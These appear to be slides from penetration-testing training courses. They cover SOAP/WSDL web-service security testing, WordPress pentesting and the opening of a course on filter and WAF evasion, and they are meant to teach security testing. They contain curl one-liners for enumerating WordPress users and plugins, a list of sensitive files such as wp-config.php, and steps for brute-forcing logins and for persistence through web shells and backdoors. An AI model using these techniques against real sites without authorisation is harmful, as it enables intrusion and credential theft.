        </web:sampleMethodResponse>  
    </soapenv:Body>  
</soapenv:Envelope>
```

RESPONSE

REST (RESTful APIs)

- REST, which stands for Representational State Transfer, is an architectural style for designing networked applications. It is not a protocol or technology itself but rather a set of principles and constraints that guide the design of web services and APIs (Application Programming Interfaces).
- REST is widely used for building scalable, stateless, and easy-to-maintain web services/APIs that can be accessed over the internet.
- REST web services generally use JSON or XML, but any other message transport format like plain-text can be used.

REST (RESTful APIs)

HTTP Method	Action
GET	<p>Retrieve a resource on the server, list a collection of records</p> <ul style="list-style-type: none">• http://ws.site/book (e.g. List all books available)• http://ws.site/book/1 (e.g. View a specific book)
PUT	<p>Change the state of a resource, replace or create it if it does not exist</p> <ul style="list-style-type: none">• http://ws.site/book/1 (e.g. Replace a book)
POST	<p>Create a new resource or record</p> <ul style="list-style-type: none">• http://ws.site/book (e.g. Create a specific book)
DELETE	<p>Delete a resource or record</p> <ul style="list-style-type: none">• http://ws.site/book/1 (e.g. Delete a book)

WSDL Language Fundamentals

Introduction

A web service is characterized by:

**One or more
Methods**

Each reflects a service provided by the server application

A Protocol

It defines:

- The structure of each message used to request a service
- The structure of a message sent by the web service in response
- The transport method used to transmit the messages

WSDL

- WSDL, which stands for Web Services Description Language, is an XML-based language used to describe the functionality and interface of a web service.
- WSDL documents serve as contracts between service providers and consumers, specifying how a web service can be used.
- WSDL is commonly used in conjunction with SOAP (Simple Object Access Protocol) to define and document SOAP-based web services.

WSDL Versions


- At the time of writing, WSDL can be distinguished in two main versions: 1.1 and 2.0.
- Although 2.0 is the current version, many web services still use WSDL 1.1 therefore, in the next slides we will see both WSDL specifications.

WSDL

- First of all, it is important to know that WSDL documents have abstract and concrete definitions:
 - Abstract: describes what the service does, such as the operation provided, the input, the output and the fault messages used by each operation
 - Concrete: adds information about how the web service communicates and where the functionality is offered

WSDL


The following image shows the main differences between **WSDL 1.1** and **WSDL 2.0** definitions. We will inspect the most important elements in future slides.



WSDL Documents

- A WSDL document is typically created to describe a SOAP-based web service. It defines the service's operations, their input and output message structures, and how they are bound to the SOAP protocol.
- The WSDL document effectively documents the API provided by the service.
- The WSDL document serves as a contract between the service provider and consumers. It specifies how clients should construct SOAP requests to interact with the service. This contract defines the operations, their input parameters, and expected responses.

Interaction Between Client & Web Service



WSDL Components

- Types: The `<types>` section defines the data types used in the web service. It typically includes XML Schema Definitions (XSD) that specify the structure and constraints of input and output data.
- Message: The `<message>` element defines the data structures used in the messages exchanged between the client and the service. Messages can have multiple parts, each with a name and a type definition referencing the types defined in the `<types>` section.
- Port Type: The `<portType>` element describes the operations that the web service supports. Each operation corresponds to a method or function that a client can invoke. It specifies the input and output messages for each operation.

WSDL Components

- Binding: The `<binding>` element specifies how the service operations are bound to a particular protocol, such as SOAP over HTTP. It defines details like the protocol, message encoding, and endpoint addresses.
- Service: The `<service>` element provides information about the service itself. It includes the service's name and its endpoint address, which is the URL where clients can access the service.

Binding

- The <binding> element specifies how the service operations are bound to a particular protocol, such as SOAP over HTTP. It defines details like the protocol, message encoding, and endpoint addresses.

```
<wsdl:binding name="HelloServiceSoap11Binding"  
    type="ns:HelloServicePortType">  
    <soap:binding transport="http://schemas.xml  
                  soap.org/soap/http" style="document"/>  
    < . . [WSDL OPERATIONS] . . />  
</wsdl:binding>
```

PortType

- The `<portType>` element describes the operations that the web service supports. Each operation corresponds to a method or function that a client can invoke. It specifies the input and output messages for each operation.

```
<wsdl:portType name="HelloServicePortType">
    <wsdl:operation name="sayHello">
        <wsdl:input message="ns:sayHelloRequest" />
        <wsdl:output message="ns:sayHelloResponse" />
    </wsdl:operation>
</wsdl:portType>
```

Operation

- The operation object defined within a port type, represents a specific action that a service can perform. It specifies the name of the operation, the input message structure, the output message structure, and, optionally, fault messages that can occur during the operation.

```
<wsdl:operation name="sayHello">
    <soap:operation soapAction="sayHello" style="document"/>
    <wsdl:input>
        <soap:body use="literal"/>
    </wsdl:input>
    <wsdl:output>
        <soap:body use="literal"/>
    </wsdl:output>
</wsdl:operation>
```

Interface

- Instead of portType, WSDL v. 2.0 uses interface elements which define a set of operations representing an interaction between the client and the service. Each operation specifies the types of messages that the service can send or receive.
- Unlike the old portType, interface elements do not point to messages anymore (it does not exist in v. 2.0). Instead, they point to the schema elements contained within the types element.

Web Service Security Testing

Web Service Security Testing

- Web service security testing is the process of evaluating the security of web services to identify vulnerabilities, weaknesses, and potential threats that could compromise the confidentiality, integrity, or availability of the service or its data.
- Web services are a common target for security attacks due to their exposure over the internet, making security testing essential to ensure the protection of sensitive information and the reliability of these services.

Web Service Security Testing Process

- Information Gathering and Analysis:
 - Identify the SOAP web services that need to be tested.
 - Identify the WSDL file for the SOAP web service.
 - Gather information about the web service endpoints, operations, and data exchanged.
 - Understand the security requirements, authentication methods, and authorization mechanisms in place.
- Threat Modeling:
 - Identify potential security threats and vulnerabilities specific to SOAP web services.
 - Consider threats such as unauthorized access, data injection, XML-based attacks (e.g., XML External Entity Injection), and more.

Web Service Security Testing Process

- Authentication and Authorization Testing:
 - Test the authentication mechanisms in place (e.g., username/password, tokens) to ensure they prevent unauthorized access.
 - Verify that users are correctly authenticated and authorized to access specific operations and resources.
- Input Validation Testing:
 - Test for input validation vulnerabilities, such as SQL injection, cross-site scripting (XSS), and XML-based attacks.
 - Send malicious input data to the web service's input parameters to identify potential security weaknesses.

SOAP Web Service Security Testing Methodology

- Identify SOAP web service and endpoints.
- Perform WSDL Enumeration
- Invoke hidden methods
- Bypass SOAP body restrictions
- Test for input validation vulnerabilities.

WSDL Disclosure & Method Enumeration

WSDL Disclosure

- When dealing with web service security, accessing the WSDL file is the first step; this gives us the full list of operations and types allowed by the server as well as the correct syntax to use, inputs, outputs and all the useful information we may need to run successful attacks.
- Before we can enumerate the WSDL file for the SOAP web service, we need to identify the SOAP web service and endpoints.

WSDL Disclosure

- Once the SOAP service has been identified, another way to discover WSDL files is by appending ?wsdl,.wsdl or ?disco to the end of the service URL:



The screenshot shows a web browser window with the URL `http://soap.site/SearchEngineWS.php?wsdl`. The page content displays the WSDL XML code for a SOAP service. The XML structure includes definitions, types, messages, and portType.

```
<definitions targetNamespace="http://soap.site/php_ws_soap">
  <types>
    <schema targetNamespace="http://soap.site/php_ws_soap">
      <element name="name" type="xs:string"/>
      <element name="weburl" type="xs:string"/>
    </schema>
  </types>
  <message name="getWebUrl">
    <part name="name" type="xs:string"/>
  </message>
  <message name="returnWebUrl">
    <part name="weburl" type="xs:string"/>
  </message>
  <portType name="WebServiceTest">
    <operation name="getWebUrl">
      <input message="tns:getWebUrl"/>
      <output message="tns:returnWebUrl"/>
    </operation>
```

WSDL Disclosure

- Once we find WSDL files, we can start inspecting them and gather valuable information about the web service.
- As you already know, this allows us to gather information such as operations, data, syntax and much more.

Demo: WSDL Disclosure & Method Enumeration

Invoking Hidden Methods

Demo: Invoking Hidden Methods

Testing For SQL Injection

Demo: Testing For SQL Injection

Testing For Command Injection

Demo: Testing For Command Injection

Web Service Security Testing

Course Conclusion

Learning Objectives:

- + You will have a solid understanding of what web services are, how they work and how they differ from traditional APIs and web applications.
- + You will have an understanding of the different types of Web Service implementations (XML-RPC, SOAP, REST etc) and how they work.
- + You will have an understanding of the WSDL language and how it is used to describe the functionality of web services.
- + You will have an understanding of how to methodologically test a SOAP based web service for common vulnerabilities.
- + You will be able to find and identify WSDL files to discover methods and operations pertinent to the web service.
- + You will be able to invoke hidden methods and test web services for common vulnerabilities like SQL injection and command injection.

A close-up, low-angle shot of a person's face. They are wearing dark-rimmed glasses and a light-colored face mask. Their hands are visible, typing on a dark computer keyboard. The background is blurred, showing more of the person's face and shoulders.

Thank You!

EXPERTS AT MAKING YOU AN EXPERT



CMS Security Testing

Course Introduction



Alexis Ahmed

Senior Penetration Tester @HackerSploit
Offensive Security Instructor @INE



aahmed@ine.com



@HackerSploit



@AlexisAhmed

Course Topic Overview


- + Introduction To Content Management Systems (CMS)
- + Introduction To CMS Security Testing
- + CMS Security Testing Methodology
- + WordPress Security Testing Methodology
- + WordPress Information Gathering & Enumeration
- + WordPress Vulnerability Scanning
- + WordPress Authentication Attacks
- + WordPress Plugin Exploitation
- + WordPress Black-Box Penetration Testing

- + Basic familiarity with HTTP/HTTPS.
- + Basic familiarity with Linux.
- + Basic familiarity with OWASP ZAP/Burp Suite.
- + Basic familiarity with vulnerabilities like XSS, SQLi etc.

Prerequisites

Learning Objectives:

- + You will have an understanding as to what CMSs are, how they work and what they are used for.
- + You will have a solid understanding of how to methodologically perform a web app pentest on WordPress.
- + You will have the ability to perform passive and active information gathering and enumeration on WordPress using both manual and automated techniques.
- + You will be able to identify vulnerabilities in plugins and themes on WordPress sites both manually and automatically.
- + You will be able to effectively use WPScan to automate information gathering and enumeration, identify vulnerabilities and perform brute-force attacks against WordPress sites.
- + You will have a solid understanding of how to methodologically perform a web app pentest on WordPress.
- + You will be able to perform authentication attacks like brute forcing WordPress login forms to obtain valid credentials.
- + You will have the ability to identify and exploit vulnerabilities in WordPress themes and plugins.



Let's Get Started!

Introduction To CMS Security Testing

Content Management Systems (CMS)

- Content Management Systems (CMS) play a crucial role in web application security testing as they are commonly targeted by attackers due to their widespread use.
- Understanding CMSs in the context of security testing is essential for identifying and mitigating vulnerabilities effectively.
- A Content Management System (CMS) is a software application or platform that allows users to create, manage, and publish digital content on the web.
- CMSs simplify the process of building and maintaining websites by providing a user-friendly interface for content creation, editing, and organization.

Why Target CMSs?

- CMSs are integral to web applications and websites, making them a prime target for security testing for several reasons:
 - Ubiquity: CMSs like WordPress, Drupal, and Joomla power a significant portion of websites on the internet. Their widespread use makes them attractive targets for attackers.
 - Complexity: CMSs are feature-rich, offering various plugins, themes, and customization options. This complexity can introduce security vulnerabilities.
 - Regular Updates: CMSs frequently release updates and security patches to address vulnerabilities. Testing ensures that these updates are applied correctly.
 - User Data: CMSs often handle sensitive user data, making security crucial to protect against data breaches.

Common Security Concerns With CMSs

- Vulnerabilities: CMSs can have vulnerabilities like SQL injection, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), and more, which need to be identified and patched.
- Authentication and Authorization: Testing should verify that user authentication and authorization mechanisms are robust and that user roles and permissions are correctly enforced.
- Configuration Issues: Misconfigurations, default credentials, and overly permissive settings can lead to security vulnerabilities.
- Plugin and Theme Security: CMSs allow the installation of plugins and themes, which can introduce vulnerabilities if not developed and maintained securely.

CMS Security Testing/Pentesting Methodology

- Information Gathering & Enumeration
 - Identify CMS and CMS Version
 - Identify users, plugins and themes
 - Perform directory and file enumeration
- Vulnerability Scanning
 - Test for common misconfigurations and vulnerabilities.
 - Perform vulnerability scanning/analysis to identify potential vulnerabilities/misconfigurations in plugins and themes.
- Authentication Testing
 - Perform username enumeration and brute force attacks on login pages.
 - Assess session handling for weaknesses and potential session fixation vulnerabilities

CMS Security Testing/Pentesting Methodology

- Exploitation
 - Identify and exploit known vulnerabilities in the CMS core.
 - Identify and exploit vulnerabilities in plugins/extensions and themes.
- Post-Exploitation
 - Identify ways to maintain access to CMS after exploitation in the form of a backdoor or web shell.
 - Attempt to extract data from the CMS or the underlying server.

Introduction To WordPress Security Testing

Introduction to WordPress

- WordPress is one of the most popular and widely used Content Management Systems (CMS) for building websites and web applications.
- WordPress is an open-source CMS, which means its source code is available for examination and modification by the community.
- WordPress is highly modular, allowing users to extend its functionality through plugins and themes.
- It provides an intuitive user interface for content management, making it accessible to non-technical users.
- In the context of web application security testing, understanding WordPress is crucial, as it is a frequent target for attackers.

WordPress Security Relevance

- Highly Targeted: Due to its prevalence, WordPress is a prime target for attackers seeking to exploit vulnerabilities.
- Plugin Ecosystem: The vast number of third-party plugins and themes increases the attack surface and introduces potential security risks.
- Frequent Updates: WordPress releases updates and security patches regularly to address known vulnerabilities.

Common WordPress Vulnerabilities

- Vulnerable Plugins and Themes: Plugins and themes often contain vulnerabilities that can be exploited.
- Brute Force Attacks: Attackers may attempt to guess login credentials through brute force attacks.
- SQL Injection: WordPress sites can be vulnerable to SQL injection attacks if input validation is inadequate.
- Cross-Site Scripting (XSS): XSS vulnerabilities can be introduced through plugins, themes, or custom code.
- Cross-Site Request Forgery (CSRF): CSRF attacks may compromise the security of a WordPress site if authorization mechanisms are weak.
- Insecure Configuration: Misconfigurations, weak passwords, and overly permissive settings can lead to security issues.

WordPress Pentesting Methodology

- Information Gathering & Enumeration:
 - Port scanning and service enumeration (Web Server, Database etc)
 - Identify the version of WordPress running.
 - Enumerate/identify the list of themes and plugins installed on the WordPress site as well as their respective versions.
 - Perform file & directory enumeration to identify hidden or sensitive resources.
- Vulnerability Scanning:
 - Identify common WordPress misconfigurations and vulnerabilities.
 - Perform automated vulnerability scanning with tools like WPScan to identify vulnerabilities in WordPress plugins and themes.
- Authentication Testing:
 - Perform brute-force attacks on /wp-admin.php or /wp-login.php to obtain valid credentials.
 - Test WordPress for session management vulnerabilities.

WordPress Pentesting Methodology

- Exploitation:
 - Identify and exploit publicly known vulnerabilities in WordPress themes and plugins (XSS, SQLi etc).
- Post-Exploitation:
 - Establish persistence on WordPress site/Web Server via web shells or backdoors to maintain access.
 - Exfiltrate sensitive data from the WordPress site or underlying server.

WordPress Version Enumeration

WordPress Enumeration Methodology

- Information Gathering & Enumeration:
 - Port scanning and service enumeration (Web Server, Database etc)
 - Identify the version of WordPress running.
 - Enumerate/identify the list of themes and plugins installed on the WordPress site as well as their respective versions.
 - Perform file & directory enumeration to identify hidden or sensitive resources.

WordPress Version Enumeration Techniques

- Manual
 - Check WordPress Meta Generator Tag.
 - Check the WordPress `readme.html/license.txt` file.
 - Inspect HTTP response headers for version information (X-Powered-By).
 - Check the login page for the WordPress version as it is usually displayed.
 - Check the WordPress REST API and look for the `version` field in the JSON response.
 - `http://example.com/wp-json/`
 - Analyze JS and CSS files for version information.
 - Examine the WordPress changelog files with information on version updates. Look for files like `changelog.txt` or `readme.txt` in the WordPress directory.

WordPress Version Enumeration Techniques

- Automated
 - Tools like WPScan, CMSmap, and others are designed specifically for WordPress version enumeration and vulnerability assessment.
 - These tools can automate the process and provide additional information about the site's configuration.

Demo: WordPress Version Enumeration

Enumerating WordPress Users, Plugins & Themes

WordPress Enumeration Methodology

- Information Gathering & Enumeration:
 - Port scanning and service enumeration (Web Server, Database etc)
 - Identify the version of WordPress running.
 - Enumerate/identify the list of themes and plugins installed on the WordPress site as well as their respective versions.
 - Perform file & directory enumeration to identify hidden or sensitive resources.

User, Plugin & Theme Enumeration Methodology

- Manual Username Enumeration
 - Username ID brute force - You can enumerate valid users from a WordPress site by Brute Forcing user IDs (Look for 200 responses):
 - `curl -s -I -X GET http://wordpress.com/?author=1`
 - You can try to enumerate users by querying the WordPress API on wp-json:
 - `curl http://wordpress.com/wp-json/wp/v2/users`
 - Try logging in on /wp-login.php and analyze the responses to verify if a user exists.

WordPress User Role Permissions

- Administrator: Administrators have the highest level of access and control over a single WordPress site. They can manage all aspects of the site, including content, themes, plugins, users, and settings.
- Editor: Editors have the authority to create, edit, publish, and delete any content on the site, including posts, pages, and media files. They do not have access to site settings, themes, or plugins.
- Author: Authors can create, edit, and publish their own posts. They do not have permission to edit or publish other users' posts or access site settings.

WordPress User Role Permissions

- Contributor: Contributors can write and submit posts for review, but they cannot publish them. Editors or Administrators must review and publish their submissions.
- Subscriber: Subscribers have the lowest level of access. They can only view and comment on posts.

User, Plugin & Theme Enumeration Methodology

- Manual Plugin & Theme Enumeration

- Plugin Enumeration

- `curl -s -X GET https://wordpress.com/ | grep -E 'wp-content/plugins/' | sed -E 's,href=|src=,THIIIIIS,g' | awk -F "THIIIIIS" '{print $2}' | cut -d '"' -f2`

- Theme Enumeration

- `curl -s -X GET https://wordpress.com/ | grep -E 'wp-content/themes' | sed -E 's,href=|src=,THIIIIIS,g' | awk -F "THIIIIIS" '{print $2}' | cut -d '"' -f2`

User, Plugin & Theme Enumeration Methodology

- Automated
 - Tools like WPScan, CMSmap, and others are designed specifically for WordPress version enumeration and vulnerability assessment.
 - These tools can automate the process and provide additional information about the site's configuration.

Demo: Enumerating WordPress Users, Plugins & Themes

Enumerating Hidden Files & Sensitive Information

WordPress Enumeration Methodology

- Information Gathering & Enumeration:
 - Port scanning and service enumeration (Web Server, Database etc)
 - Identify the version of WordPress running.
 - Enumerate/identify the list of themes and plugins installed on the WordPress site as well as their respective versions.
 - Perform file & directory enumeration to identify hidden or sensitive resources.

Important WordPress Files & Directories

- Login/Authentication
 - /wp-login.php (This is usually changed to /login.php for security)
 - /wp-admin/login.php
 - /wp-admin/wp-login.php
 - xmlrpc.php - (Extensible Markup Language - Remote Procedure Call) is a protocol that allows external applications and services to interact with a WordPress site programmatically. This has been replaced by the WordPress REST API.
- Directories
 - /wp-content - Primary directory used to store plugins and themes.
 - /wp-content/uploads/ - Directory where uploaded files are stored (Usually prone to directory listing).
 - /wp-config.php - Contains information required by WordPress to connect to a database. (Contains database credentials)

Demo: Enumerating Hidden Files & Sensitive Information

WordPress Enumeration With Nmap NSE Scripts

WordPress Enumeration Methodology

- Information Gathering & Enumeration:
 - ✓ Port scanning and service enumeration (Web Server, Database etc)
 - ✓ Identify the version of WordPress running.
 - ✓ Enumerate/identify the list of themes and plugins installed on the WordPress site as well as their respective versions.
 - ✓ Perform file & directory enumeration to identify hidden or sensitive resources.

Demo: WordPress Enumeration With Nmap NSE Scripts

WordPress Vulnerability Scan With WPScan

WordPress Enumeration Methodology

- Vulnerability Scanning:
 - Identify common WordPress misconfigurations and vulnerabilities.
 - Perform automated vulnerability scanning with tools like WPScan to identify vulnerabilities in WordPress plugins and themes.

Demo: WordPress Vulnerability Scan With WPScan

WordPress Brute-Force Attacks

Demo: WordPress Brute-Force Attacks

WP Plugin - Arbitrary File Upload Vulnerability

Demo: WP Plugin - Arbitrary File Upload Vulnerability

WP Plugin - Stored XSS Vulnerability (CVE-2020-9371)

Demo: WP Plugin - Stored XSS Vulnerability (CVE-2020-9371)

WordPress Black-Box Pentest

Demo: WordPress Black-Box Pentest

CMS Security Testing

Course Conclusion

Learning Objectives:

- + You will have an understanding as to what CMSs are, how they work and what they are used for.
- + You will have a solid understanding of how to methodologically perform a web app pentest on WordPress.
- + You will have the ability to perform passive and active information gathering and enumeration on WordPress using both manual and automated techniques.
- + You will be able to identify vulnerabilities in plugins and themes on WordPress sites both manually and automatically.
- + You will be able to effectively use WPScan to automate information gathering and enumeration, identify vulnerabilities and perform brute-force attacks against WordPress sites.
- + You will have a solid understanding of how to methodologically perform a web app pentest on WordPress.
- + You will be able to perform authentication attacks like brute forcing WordPress login forms to obtain valid credentials.
- + You will have the ability to identify and exploit vulnerabilities in WordPress themes and plugins.

Thank You!

EXPERTS AT MAKING YOU AN EXPERT





Encoding, Filtering & Evasion Basics

Course Introduction



Alexis Ahmed

Senior Penetration Tester @HackerSploit
Offensive Security Instructor @INE



aahmed@ine.com



@alexisahmed



/alexisahmed

Course Topic Overview

- + Introduction To Encoding, Filtering & Evasion.
- + HTML Encoding.
- + URL Encoding.
- + Base64 Encoding.
- + Bypassing Client-Side Filters.
- + Bypassing Server-Side Filters.
- + Web Application Firewalls (WAF) & Proxies.
- + Evading WAFs, Proxies and IDSs.

- + Basic familiarity with HTTP/HTTPS.
- + Basic familiarity with OWASP ZAP/Burp Suite.
- + Basic familiarity with Javascript.

Prerequisites

Learning Objectives:

- + You will have a good understanding of the importance of encoding on the web and its importance in the functionality of web applications.
- + You will have a solid understanding of what content and input filtering is, how and why filtering is implemented in web applications and how server-side and client-side filters can be bypassed.
- + You will have a functional understanding of what Web Application Firewalls (WAF) are, how they work and how they differ from traditional proxies.
- + You will have a solid understanding of the most common forms of encoding on the web, how they work and how why they are implemented (HTML encoding, URL Encoding and Base64 encoding).
- + You will have the ability to detect and bypass common client-side and server-side filters (XSS filters, command injection filters etc).
- + You will be able to bypass/evade rudimentary forms of protection/filtering imposed by proxies/WAFs.



Let's Get Started!



Introduction To Encoding

